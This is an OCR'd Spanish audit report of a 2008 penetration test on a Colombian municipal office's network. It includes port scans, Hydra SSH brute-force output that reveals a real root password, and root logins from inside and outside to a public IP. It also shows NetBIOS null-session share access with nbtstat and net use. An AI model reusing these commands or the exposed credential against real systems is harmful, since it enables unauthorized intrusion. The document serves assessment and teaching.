
Para esta evaluación de los sistemas de información para la Curaduría Urbana #2 de Cúcuta se realizo el escaneo de puertos, topologías de red y otros con software GNU y demos descargados de la red para la realización de las pruebas.

9.1. EVALUACIÓN DE LOS SISTEMAS DE INFORMACIÓN DE LA CURADURÍA URBANA #2 DE CÚCUTA.

9.1.1. Evaluación de Hardware

La Curaduría Urbana #2 de Cúcuta, cuenta con 7 equipos de computo y 3 servidores, 2 servidores HTTP y uno servidor proxy, que a su vez trabaja como Firewall y Servidor de Backup para los datos de la Curaduría Urbana #2 y un Modem/Router para darle salida a internet.

Figura 1.Diagrama Lógico de la Red CU2.




El tipo de red que manejan es Ethernet 802.3u Fast Ethernet con cableado estructurado Categoría 5e a una velocidad de 100Mbps.

La dirección de la red LAN (Local Area Network) es la 192.168.0.0/24. El escaneo de la dirección de red se hizo con el software SolarWinds en versión de evaluación y se describe en la tabla adjunta.

Tabla 1.Direcciones de Red LAN

#	Dirección IP	Dirección MAC	Sistema Operativo
1	192.168.0.3	0014:2A70:C06A	Windows XP SP2
2	192.168.0.5	0019:DIFA:431F	Windows XP SP2
3	192.168.0.8	0004:ACCB:89C5	Windows XP SP2
4	192.168.0.12	0014:2A79:1B74	Windows XP SP2
5	192.168.0.18	0013:8FE8:2E6A	Windows XP SP2
6	192.168.0.19	0008:02FB:FEDC	Windows XP SP2
7	192.168.0.50	00E0:4D38:8881	Linux Fedora Core 9
8	192.168.0.52	0014:2AFE:A7AD	Windows XP SP2
9	192.168.0.100	0014:2AF1:BDAC	Windows XP SP2
10	192.168.0.41	0016:EC07:DA65	Windows XP SP2

Figura 2. Escaneo con Solarwidns.



El Modem DSL-500B es un equipo ADSL entregado por el ISP que presta el servicio de internet a la Curaduría Urbana #2 y que carece de poca seguridad por ser poco administrable y tener sus configuraciones por defecto.

Figura 3. Modem DSL-500B

9.1.2. Características Técnicas

A continuación se describen las características técnicas del Modem ADSL en la siguiente Tabla.

Tabla 2. Características Técnicas del Modem DSL-500B

#	NOMBRE	DETALLE
1	PATRONES SOPORTADOS	· ITU G992.1 (G.dmt), ITU G.992.2 (G.lite), ITU G.994.1 (G.Hs), ANSI T1.413 anexo 2 · ITU-T Rec. I.361, ITU-T Rec. I.610 · IEEE 802.3, IEEE 802.3u, IEEE 802.1d · RFC 791 (Roteamento IP) · RFC 792 (UDP) · RFC 826 (ARP) · RFC 1058 (RIP 1), RFC 1389 (RIP 2) · Compatível com RFC 1213 · RFC 1483 (Ethernet Bridge), RFC 1577 (IP sobre ATM), RFC 1661 (PPP), RFC 2516 (PPP sobre Ethernet), RFC 2364 (PPP sobre ATM) · RFC 1994 (CHAP), RFC 1334 (PAP) · RFC 1631 (NAT) · RFC 1877 (Atribución Automática de IP) · Soporta RFC 2131 e RFC 2132 (DHCP) · Soporta ATM FORUM UNI V3.1 PVC
2	INTERFACE ADSL	· Soporte a G.dmt full rate: velocidad de hasta 8Mbps/640Kbps para Downstream/Upstream · Soporte a G.lite: velociadad de hasta 1.5Mbps/512Kbps para Downstream/Upstream
3	PUERTAS	· 1xRJ-11 para conexión telefónica · 1xRJ-45 10/100Base-T para conexiones Ethernet

El Firewall es de tipo Software y está alojado en el servidor Linux donde su configuración solo se limita a prestar el servicio de NAT (Network Address Translation) y ruteo entre la red 192.168.0.0/24 y la red 192.168.1.0/24.

El servicio de Proxy en el Servidor Linux no está funcionando.

El servicio de Backup para los datos de toda la Curaduría Urbana #2 está funcionando.

La dirección de red entre el Modem y el Firewall es la 192.168.1.0/24.

El servicio de solicitud de licencia está alojado en las maquinas de dirección 192.168.0.18/24 y 192.168.0.3/24 que a su vez son utilizados por funcionarios para realizar otras cosas inherentes al cargo (estos dos servidores de contenidos, páginas web, base de datos carecen de todo tipo de seguridad informática).

9.1.3. Evaluación de Software

Se llevo a cabo un escaneo para identificar puertos, sistemas operativos y vulnerabilidades de la red 192.168.0.0/24. Esta información constituye una forma eficaz de describir ciertas vulnerabilidades de la red en cuestión.

Dirección 192.168.0.3

PORT	STATE	SERVICE
80/tcp	open	http
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
443/tcp	open	https
3306/tcp	open	mysql
5800/tcp	open	vnc-http
5900/tcp	open	vnc
8080/tcp	open	http-proxy

MAC Address: 00:14:2A:70:C0:6A (Elitegroup Computer System Co.)
Running: Microsoft Windows XP SP2

Vulnerabilidades: Netbios-ssn
El sistema carece de Login y Password al iniciar la maquina.

Dirección 192.168.0.5

PORT	STATE	SERVICE
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds

MAC Address: 00:19:D1:FA:43:1F (Intel)

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Running: Microsoft Windows XP SP2

Vulnerabilidades: Netbios-ssn, el sistema carece de Login y Password al iniciar la maquina.

Dirección 192.168.0.8
All 1714 scanned ports on 192.168.0.8 are filtered
MAC Address: 00:04:AC:CB:89:C5 (IBM)
Too many fingerprints match this host to give specific OS details

Vulnerabilidades: Ninguna Detectada.

Dirección 192.168.0.12

PORT	STATE	SERVICE
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds

MAC Address: 00:14:2A:79:1B:74 (Elitegroup Computer System Co.)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows XP SP2

Vulnerabilidades: Netbios-ssn, el sistema carece de Login y Password al iniciar la maquina.

Dirección 192.168.0.18

PORT	STATE	SERVICE
80/tcp	open	http
139/tcp	open	netbios-ssn
443/tcp	open	https
445/tcp	open	microsoft-ds

MAC Address: 00:13:8F:E8:2E:6A (Asiarock Incorporation)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows XP SP2

Vulnerabilidades: Netbios-ssn, el sistema carece de Login y Password al iniciar la maquina.

Dirección 192.168.0.19

PORT	STATE	SERVICE
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds

MAC Address: 00:08:02:FB:FE:DC (Compaq Computer)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows XP

Vulnerabilidades: Netbios-ssn, el sistema carece de Login y Password al iniciar la maquina.

Dirección 192.168.0.50

PORT	STATE	SERVICE
22/tcp	open	ssh
80/tcp	open	http
111/tcp	open	rpcbind
443/tcp	open	https
10000/tcp	open	snet-sensor-mgmt

Device type: general purpose
Running: Linux 2.6.17 - 2.6.23

Vulnerabilidades: ssh violada por fuerza bruta

Dirección 192.168.0.52

PORT	STATE	SERVICE
135/tcp	open	msrpc
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
857/tcp	open	unknown
5800/tcp	open	vnc-http
5900/tcp	open	vnc

MAC Address: 00:14:2A:FE:A7:AD (Elitegroup Computer System Co.)
Device type: general purpose
Running: Microsoft Windows XP SP2

Vulnerabilidades: Netbios-ssn, el sistema carece de Login y Password al iniciar la maquina.

En la curaduría la expedición de licencias de construcción se lleva de una manera sistematizada por medio de dos aplicaciones de intranet que maneja bases de

datos interactivas que llevan el proceso desde su inicio hasta la culminación de la expedición de las licencias de construcción.

Figura 4. Aplicativo de expedición de licencias en la IP 192.168.0.3




Figura 5. Red de Datos Vista desde el Servidor




Figura 6. Aplicativo de expedición de licencias en la IP 192.168.0.18

9.2. ANÁLISIS DE SEGURIDAD INFORMÁTICA A LOS PROCESOS SISTEMÁTICOS.

Basado en las propiedades de un sistema seguro (Confidencialidad, Integridad y Disponibilidad) se realizan ataques de prueba que no dejen inoperante el sistema de información de la curaduría urbana # 2.

9.2.1. Penetración del Servidor Principal Desde Adentro de la Red.

El escaneo de puertos dio como resultado un número de puertos a los cuales se pueden hacer ataques para obtener acceso a la información. Para el servidor se utilizó un tipo de ataque que fue realizado con la herramienta hydra. Esta se hizo hacia el puerto ssh bajo la penetración por fuerza bruta el cual tuvo el siguiente resultado.

```
bt ~ # hydra 192.168.0.50 ssh2 -s 22 -S -l root –P
/pentest/password/sshatter/passwords -t 36

Hydra v5.4 (c) 2006 by van Hauser / THC - use allowed only for legal
purposes.
Hydra (http://www.thc.org) starting at 2008-10-08 09:56:04
[DATA] 36 tasks, 1 servers, 269 login tries (l:1/p:269), ~7 tries per
task
[DATA] attacking service ssh2 on port 22
[STATUS] 261.64 tries/min, 266 tries in 00:01h, 3 todo in 00:01h
[STATUS] attack finished for 192.168.0.50 (waiting for childs to finish)
[22][ssh2] host: 192.168.0.50   login: root   password: phoenix
Hydra (http://www.thc.org) finished at 2008-10-08 09:57:07
```

El resultado muestra que el superusuario (root) tiene una contraseña vulnerable por un diccionario.

Se penetra el servidor por el puerto ssh como superusuario teniendo en cuenta que puede no solamente bajar o subir servicios sino que además tiene permiso sobre todas las maquinas adscritas a la red de la curaduría.

```
bt ~ # ssh root@192.168.0.50
root@192.168.0.50's password:
Last login: Wed Oct  8 09:26:39 2008 from 192.168.0.60
[root@SERVIDOR ~]# ls
anaconda-ks.cfg  Escritorio   install.log.syslog  Publico
Descargas        imagenes     musica              Videos
Documentos       install.log  Plantillas
[root@SERVIDOR ~]#
```

Este tipo de ataque permite la modificación de la información, la fabricación al poder como root insertar nuevos usuarios y la interrupción permitiendo hacer uso de la denegación de servicios DoS.

Con estos tipos de ataques se compromete la confidencialidad, la Integridad y la disponibilidad de la información del servidor al bajar servicios como el iptables.

9.2.2. Penetración del Servidor Principal Desde Afuera de la Red.

El ataque de penetración desde afuera hacia la dirección de la red de la curaduría urbana #2 (190.67.172.150) se hace por fuerza bruta con Hydra al puerto ssh.

```
bt ~ # hydra 190.67.172.150 ssh2 -s 22 -S -l root –P
/pentest/password/sshatter/passwords -t 36

Hydra v5.4 (c) 2006 by van Hauser / THC - use allowed only for legal
purposes.
Hydra (http://www.thc.org) starting at 2008-10-08 10:03:04
[DATA] 36 tasks, 1 servers, 269 login tries (l:1/p:269), ~7 tries per
task
[DATA] attacking service ssh2 on port 22
[STATUS] 261.64 tries/min, 266 tries in 00:01h, 3 todo in 00:01h
[STATUS] attack finished for 190.67.172.150(waiting for childs to finish)
[22][ssh2] host: 192.168.0.50   login: root   password: phoenix
Hydra (http://www.thc.org) finished at 2008-10-08 10:03:15
```

Se presenta el mismo resultado. La adquisición del password para el root del Servidor. Se comprueba ingresando desde afuera por el puerto ssh.

```
bt ~ # ssh root@190.67.172.150
The authenticity of host '190.67.172.150 (190.67.172.150)' can't be
established.
RSA key fingerprint is af:4c:49:d3:1d:55:e9:df:ef:50:dd:c4:db:5b:31:69.
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' or 'no': yes
Warning: Permanently added '190.67.172.150' (RSA) to the list of known
hosts.
root@190.67.172.150's password:
Last login: Wed Oct  8 11:34:40 2008 from 190.90.206.221
[root@SERVIDOR ~]# ls
anaconda-ks.cfg  Documentos  Imágenes     install.log.syslog  Plantillas
Videos
Descargas        Escritorio  install.log  Música              Publico
[root@SERVIDOR ~]#
```

Permite las mismas vulnerabilidades anteriormente descritas. Modificación de la información, la fabricación al poder como root insertar nuevos usuarios y la interrupción permitiendo hacer uso de la denegación de servicios DoS al bajar servicios como el iptables.

Estos tipos de ataques nuevamente comprometen la confidencialidad, la Integridad y la disponibilidad de la información del servidor.

9.2.3. Servicio de Bacukup

En el transcurso de esta evaluación se puso en funcionamiento el servicio de Backup para la red de información el cual tiene el siguiente script.

```
#!/bin/bash
# full and incremental backup script

#Cambiar estos 5 valores para adecuarlo al sistema
#chmod +x backup-script
#cp backup /usr/bin/
#crontab -e
#0 10 * * * /usr/bin/backup-script

mount /mnt/respaldo/administracion
mount /mnt/respaldo/angelica
mount /mnt/respaldo/claudia
mount /mnt/respaldo/omar
mount /mnt/respaldo/edgar
mount /mnt/respaldo/contadora
mount /mnt/respaldo/recepcion
#mount /mnt/respaldo/CarlosValero

MAQUINA=servidor # nombre de la maquina
DIRECTORIOS="/mnt/respaldo" #directorios a respaldar
BACKUPDIR=/home/backups # Directorio donde se guarda el backup (debe
existir)
FECHADIR=/home/backups # Directorio donde se guarda la fecha del ultimo
backup completo
TAR=/bin/tar # localizaciÃ³n del ejecutable tar (se localiza con whereis
tar)
BZ2=/bin/bzip2 # localizacion del ejecutable bzip2 (se localiza con
whereis bzip2)
EXCLUIR="--exclude ~* --exclude *.jpg --exclude *.gif --exclude *.bmp --
exclude *.png --exclude *.exe --exclude *.mp3 --exclude *.wma --exclude
*.avi --exclude *.mpg* --exclude *.iso --exclude *.bak --exclude *.ini --
exclude *.db --exclude *.lnk --exclude *.nri --exclude *.sav "
# A partir de aquÃ no hace falta tocar nada

PATH=/usr/local/bin:/usr/bin:/bin
DSEM=`date +%a` # DÃa de la semana (por ej. miÃ©)
DMES=`date +%d` # DÃa del mes (por ej. 06)
DM=`date +%d%b` # DÃa y mes (por ej. 06jun)

# Cada 1 de mes se hace un backup completo
```

```
# Cada Domingo se hace otro backup completo sobrescribiendo el backup del
domingo anterior
# Cada dÃa se realiza un backup incremental. Cada backup incremental
sobrescribe
# el backup incremental del mismo dÃa de la semana anterior.
# "NUEVO" coge la fecha del backup completo de cada domingo para realizar
un backup de los archivos creados a partir de la fecha de "NUEVO".

# Backup mensual completo - sobrescribe el del mes anterior
if [ $DMES = "01" ]; then
$TAR -cf $BACKUPDIR/$MAQUINA-$DM.tar $EXCLUIR $DIRECTORIOS
$BZ2 $BACKUPDIR/$MAQUINA-$DM.tar
fi

# Backup semanal completo
if [ $DSEM = "sab" ]; then
AHORA=`date +%d-%b`

# Actualizar fecha del backup completo
#echo $AHORA > $FECHADIR/$MAQUINA-fecha-backup-completo
$TAR -cf $BACKUPDIR/$MAQUINA-fecha-backup-completo.tar $EXCLUIR
$DIRECTORIOS
$BZ2 $BACKUPDIR/$MAQUINA-fecha-backup-completo.tar
# Backup incremental diario - sobrescribe el de la semana anterior
else

# Obtener fecha del Ãºltimo backup completo
#NUEVO="--newer=`cat $FECHADIR/$MAQUINA-fecha-backup-completo`"
$TAR -cf $BACKUPDIR/$MAQUINA-$DSEM.tar $EXCLUIR $DIRECTORIOS
$BZ2 $BACKUPDIR/$MAQUINA-$DSEM.tar
fi
```

Este servicio permite hacer un backup diario, semanal y mensual a 8 maquinas pertenecientes a la curaduría urbana.

Además permite excluir archivos de extensión .jpg, .mwv, .ini entre otros que no son relevantes a la hora de recuperar una información permitiendo así mayor optimización de la memoria del servidor.

Si este servicio es bajado, se ataca la disponibilidad e integridad de la información, pues toda la información queda expuesta a perderse. Ya que este servicio está en el servidor principal el cual fue accedido por fuerza bruta en análisis anteriores se evidencia que el servicio de backup también es vulnerable a ataques.

9.2.4. Firewall

El firewall de la curaduría urbana permite dar acceso a internet a la red de información de la curaduría urbana. Este servicio se encuentra alojado en el servidor principal (192.168.0.50). El script se muestra a continuación.

```
# Firewall configuration written by system-config-firewall
# Manual customization of this file is not recommended.
*nat
:PREROUTING ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
:POSTROUTING ACCEPT [0:0]
-A POSTROUTING -o eth+ -j MASQUERADE
-A POSTROUTING -o ippp+ -j MASQUERADE
-A POSTROUTING -o isdn+ -j MASQUERADE
-A POSTROUTING -o ppp+ -j MASQUERADE
-A POSTROUTING -o tun+ -j MASQUERADE
COMMIT
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
-A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
-A INPUT -p icmp -j ACCEPT
-A INPUT -i lo -j ACCEPT
-A INPUT -i eth+ -j ACCEPT
-A INPUT -m state --state NEW -m tcp -p tcp --dport 22 -j ACCEPT
-A INPUT -m state --state NEW -m tcp -p tcp --dport 22 -j ACCEPT
-A INPUT -m state --state NEW -m tcp -p tcp --dport 23 -j ACCEPT
-A FORWARD -m state --state ESTABLISHED,RELATED -j ACCEPT
-A FORWARD -p icmp -j ACCEPT
-A FORWARD -i lo -j ACCEPT
-A FORWARD -i eth+ -j ACCEPT
-A FORWARD -o eth+ -j ACCEPT
-A FORWARD -o ippp+ -j ACCEPT
-A FORWARD -o isdn+ -j ACCEPT
-A FORWARD -o ppp+ -j ACCEPT
-A FORWARD -o tun+ -j ACCEPT
-A INPUT -j REJECT --reject-with icmp-host-prohibited
-A FORWARD -j REJECT --reject-with icmp-host-prohibited
COMMIT
```

Si este servicio es bajado, se ataca la disponibilidad de la información, pues la red interna de la curaduría no podrá acceder a servicios necesarios para el buen funcionamiento como lo es, la actualización del portal web, el correo electrónico de los diferentes funcionarios de la curaduría urbana, la actualización de definiciones de virus para los antivirus instalados etc.

Ya que este servicio está en el servidor principal el cual fue accedido por fuerza bruta en análisis anteriores se evidencia que el servicio de firewall también es vulnerable a ataques.


En orden de importancia la curaduría urbana #2 posee dos aplicativos de expedición de licencias en diferentes maquinas que trabajan bajo el protocolo http y manejan bases de datos dentro de la intranet. Estas maquinas son la 192.168.0.18 y 192.168.0.3.

Figura 7. Red de Datos

En la curaduría la expedición de licencias de construcción se lleva de una manera sistematizada por medio de una aplicación intranet que maneja bases de datos

interactivas que llevan el proceso desde su inicio hasta la culminación de la expedición de las licencias de construcción.

Figura 8. Aplicativo de expedición de licencias



En el escaneo de los puertos y vulnerabilidades se evidencio el puerto 139/tcp netbios-ssn para las maquinas 192.168.0.3 y 192.1687.0.18.

9.2.5. Ataque de la maquina 192.1687.0.18. Por el puerto 139

```
C:\>nbtstat -A 192.168.0.18

Conexión de área local:
Dirección IP: [192.168.0.12] Id. de ámbito : []
```

```
            NetBIOS Remote Machine Name Table

       Nombre               Tipo         Estado
    ---------------------------------------------
    EDGAR          <00>  Único       Registrado
    CURADURIAURBANA<00>  Grupo       Registrado
    EDGAR          <20>  Único       Registrado
    CURADURIAURBANA<1E>  Grupo       Registrado

    Dirección MAC = 00-13-8F-E8-2E-6A

C:\>NET USE
Se registrarán las nuevas conexiones.

Estado       Local     Remoto                    Red

Conectado              \\192.168.0.18\IPC$       Red de Microsoft
Windows
Se ha completado el comando correctamente.
```

Permite vulnerabilidades de modificación de la información al copiar, insertar y borrar archivos del sistema.

Permite interrupción al hacer uso de la denegación de servicios DoS bajando el servicio de http.

Estos tipos de ataques comprometen la confidencialidad, la Integridad y la disponibilidad de la información del servidor que contiene la aplicación de expedición de licencias.

9.2.6. Ataque de la maquina 192.1687.0.3. Por el puerto 139

```
C:\>net view \\192.168.0.3
Recursos compartidos en \\192.168.0.3
Nombre de recurso compartido  Tipo       Usado como  Comentario

-------------------------------------------------------------
C_recepcion                   Disco
Carpeta de RED                Disco
Documentos                    Disco
E                             Disco
```

```
HPLaserJange                  Impresora              HP LaserJet
1020
Salvar                        Disco
xampp                         Disco
Se ha completado el comando correctamente.
C:\>net use
Se registrarán las nuevas conexiones.

Estado       Local     Remoto                    Red

-------------------------------------------------------------------
Conectado              \\192.168.0.18\IPC$       Red de Microsoft
Windows
Se ha completado el comando correctamente.

C:\>
Estado       Local     Remoto                    Red

-------------------------------------------------------------------
-------------
Conectado              \\192.168.0.3\ipc$        Red de Microsoft
Windows
Se ha completado el comando correctamente.

C:\>net use \\192.168.0.3\E
Nombre local
Nombre remoto        \\192.168.0.3\E
Tipo de recurso      Disco
Estado               Conectado
Abiertos             0
Nº de conexiones     1
Se ha completado el comando correctamente.



C:\>dir net use \\192.168.0.3\E
El dispositivo no está listo.

C:\>net use \\192.168.0.3\E
Nombre local
Nombre remoto        \\192.168.0.3\E
Tipo de recurso      Disco
Estado               Conectado
Abiertos             0
Nº de conexiones     1
Se ha completado el comando correctamente.


C:\>net use \\192.168.0.3\c_recepcion
```

```
Se ha completado el comando correctamente.

C:\>dir net use \\192.168.0.3\c_recepcion\
 El volumen de la unidad C no tiene etiqueta.
 El número de serie del volumen es: BC04-1C97
Directorio de C:\

El volumen de la unidad \\192.168.0.3\c_recepcion no tiene
